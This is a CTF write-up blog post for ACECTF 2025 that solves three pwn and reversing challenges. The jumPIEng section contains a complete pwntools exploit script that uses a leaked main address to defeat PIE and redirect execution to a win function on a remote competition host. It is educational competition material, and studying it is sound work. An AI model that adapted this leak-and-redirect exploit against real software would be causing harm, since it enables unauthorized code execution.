ACECTF 2025 Writeup
This was a short and simple Indian CTF event held for 24 hours, which I joined with team HCS. I had quite some fun solving the Pwn challenges, because I got to laugh at the challenges' complexity level. A good test to my competence!
Published on 3/3/2025 • Tags: ctf, pwn, ret2win, pie
!Underflow
Something simple to warm you up.
2.51KB
2025-acectf-underflow.zip
Given a binary called “exploit-me”, we decided to decompile with Ghidra.

Looking at the function list, we were curious about the print_flag function so we decided to take a look further.

The flag was just written in plain text: ACECTF{buff3r_0v3rfl3w}
jumPIEng
Harry, a rookie in CTFs just begun learning binary exploitation and was fascinated with how PIE works. So, he now believe that no matter how much information you have about the addresses, you cannot leak the flag from his binary because it has PIE enabled. Good luck proving him wrong.
3.05KB
2025-acectf-jumpieing.zip
Given a binary called “redirection”, after analysing in Ghidra it looked like a PIE challenge with ret2win. We are given a main function address leak, and that is enough to get base address.
Following the PIE bypass tutorial from ir0nstone: https://ir0nstone.gitbook.io/notes/binexp/stack/pie/pie-exploit
It is enough to redirect to the win function known as redirect_to_success:

The solver script is:
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# -*- template: wintertia -*-

# ====================
# -- PWNTOOLS SETUP --
# ====================

from pwn import *

exe = context.binary = ELF(args.EXE or 'redirection')
trm = context.terminal = ['tmux', 'splitw', '-h']

host = args.HOST or '34.131.133.224'
port = int(args.PORT or 12346)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

gdbscript = '''
tbreak main
continue
'''.format(**locals())

# =======================
# -- EXPLOIT GOES HERE --
# =======================

io = start()

log.info(io.recvuntil("address: "))
leak = int(io.recvline().strip(), 16)
log.info(f"leak: {hex(leak)}")

exe.address = leak - exe.sym['main']
log.info(io.clean())

payload = hex(exe.sym['redirect_to_success'])
log.info(f"payload: {payload}")
io.sendline(payload)

io.interactive()
Flag : ACECTF{57up1d_57up1d_h4rry}
Running Out of Time
A mysterious program asks for a specific number, but the correct value changes every time you run it. Can you figure out how the number is generated and retrieve the hidden flag?
Analyze the binary, reverse-engineer the logic, and find a way to predict the correct input to trigger the win condition.
41.56KB
2025-acectf-Running_Out_Of_Time.zip
Given a binary for Windows called “Running_Out_Of_Time.exe”, we decided to decompile with Ghidra. Because there was no nc, it means that we definitely can just do static analysis.

In the main function it looked like a simple RNG prediction challenge, but it looked like it just goes to a function called p3xr9q_t1zz, so we looked on it.

So we were lazy to type all of the characters to decode the flag so we just opened DeepSeek:

Flag: ACECTF{71m3_570pp3d}